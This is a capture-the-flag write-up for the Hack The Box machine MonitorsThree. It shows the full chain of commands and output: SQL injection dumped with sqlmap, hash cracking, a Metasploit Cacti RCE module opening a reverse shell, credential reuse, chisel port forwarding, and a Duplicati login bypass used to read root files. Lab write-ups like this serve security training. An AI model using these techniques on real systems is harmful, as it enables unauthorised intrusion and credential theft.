HTB Linux Medium: MonitorsThree
MonitorsThree is a Medium rated Linux machine on HTB.
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
nmap -sC -sV -p22,80,8084 10.129.5.197
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 10:36 CEST
Nmap scan report for 10.129.5.197
Host is up (0.017s latency).

PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
8084/tcp filtered websnp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
Modify hosts file:
1
2
tail -n 1 /etc/hosts
10.129.5.197 monitorsthree.htb
Enumerate HTTP (Port 80)
Subdomain enumeration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
ffuf -w /usr/share/wordlists/dirb/big.txt -u http://monitorsthree.htb/ -H "Host: FUZZ.monitorsthree.htb" -fl 338

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsthree.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Header           : Host: FUZZ.monitorsthree.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 338
________________________________________________

[                       [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 14ms]
cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 21ms]
:: Progress: [20469/20469] :: Job [1/1] :: 1980 req/sec :: Duration: [0:00:12] :: Errors: 0
Modify hosts file:
1
2
tail -n 1 /etc/hosts
10.129.5.197 monitorsthree.htb cacti.monitorsthree.htb
The forgot_password.php page is vulnerable to error-based SQL injection. 
Dump DB name using sqlmap. 
The users table seems to exist, let’s enumerate it’s columns using sqlmap:
1
2
3
4
5
6
sqlmap -r pain.req -D "monitorsthree_db" -T "users" -p "username" --dump

[11:58:31] [INFO] retrieved: id
[11:59:06] [INFO] retrieved: username
[12:01:09] [INFO] retrieved: email
[12:02:26] [INFO] retrieved: password
Dump the username and password column:
1
2
3
4
sqlmap -r pain.req -D "monitorsthree_db" -T "users" -C username,password -p "username" --dump

1e68b6eb86b45f6d92f8f292428f77ac
31a181c8372e3afc59dab863430610e8
Crack second hash using crackstation: “greencacti2001”.
We can now log in to the cacti application using: admin:greencacti2001 
Found Metasploit module to gain RCE: Link
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
msf6 > use exploit/multi/http/cacti_package_import_rce
msf6 exploit(multi/http/cacti_package_import_rce) > set target 1
msf6 exploit(multi/http/cacti_package_import_rce) > set lhost tun0
lhost => 10.10.15.32
msf6 exploit(multi/http/cacti_package_import_rce) > set rhosts cacti.monitorsthree.htb
rhosts => cacti.monitorsthree.htb
msf6 exploit(multi/http/cacti_package_import_rce) > set password greencacti2001
password => greencacti2001
msf6 exploit(multi/http/cacti_package_import_rce) > run

[*] Started reverse TCP handler on 10.10.15.32:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking Cacti version
[+] The web server is running Cacti version 1.2.26
[*] Attempting login with user `admin` and password `greencacti2001`
[+] Logged in
[*] Checking permissions to access `package_import.php`
[+] The target appears to be vulnerable.
[*] Uploading the package
[*] Triggering the payload
[+] Deleted /var/www/html/cacti/resource/YxrcpwjO.php
[+] Deleted /var/www/html/cacti/resource/DLgdwddkQx
[*] Meterpreter session 1 opened (10.10.15.32:4444 -> 10.129.5.197:37410) at 2024-08-25 12:30:11 +0200
Lateral movement
Found more DB credentials.
1
2
3
# MySQL creds:
cactiuser:cactiuser
root:cactiroot
Logged in to the DB and found the hash of the marcus user:
1
2
3
4
5
6
7
8
9
10
MariaDB [cacti]> select username,password from user_auth;
select username,password from user_auth;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G |
| guest    | $2y$10$SO8woUvjSFMr1CDo8O3cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu |
| marcus   | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK |
+----------+--------------------------------------------------------------+
3 rows in set (0.000 sec)
Crack the hash:
1
2
3
4
5
6
7
8
9
10
john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678910      (?)
1g 0:00:00:02 DONE (2024-08-25 15:10) 0.3846g/s 180.0p/s 180.0c/s 180.0C/s 12345678910..christina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Switch to the marcus user using his password:
1
2
3
4
5
www-data@monitorsthree:/tmp$ su marcus
Password: 12345678910

marcus@monitorsthree:/tmp$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
User flag:
1
2
marcus@monitorsthree:~$ cat user.txt
1e7536ccca817eba5ec671893197ec9e
Privilege Escalation
Port forward:
1
2
3
4
5
# Target
./chisel server -p 9001

# Kali
chisel client 10.129.137.58:9001 8200:localhost:8200
We need a password to log in, found sqlite file in /opt folder: 
Found possible login bypass using the server-passphrase: Link, intercept request with Burp: 
Turn the server passphrase into hex: 
Next modify the following (nonce is response of server):
1
var noncedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('<NONCE>') + '<HEX>')).toString(CryptoJS.enc.Base64);

On password field add the noncedpwd and URL encode.
We are in: 
Add a new backup:
- No encryption
- Manual path:
/source/home/marcus/ - Source data:
/source/root/ - Schedule: uncheck
Automatically run backups - Save
- Run now
In the home directory of the marcus user we should now find the ZIP files which we can unzip. In the filelist.json file, we find the root.txt file name hash:
1
2
3
4
unzip *.zip
cat filelist.json

"path":"/source/root/root.txt","hash":"XV5LXvgYgw/TCl+0sh2UWVmX3t4OLLW5DDe0UWrC/Os="
Root flag: 87c41a2fa2b7a9f49797ffee1c50bfd5
1
2
marcus@monitorsthree:~$ cat XV5LXvgYgw_TCl-0sh2UWVmX3t4OLLW5DDe0UWrC_Os\=
87c41a2fa2b7a9f49797ffee1c50bfd5
Pwned!!!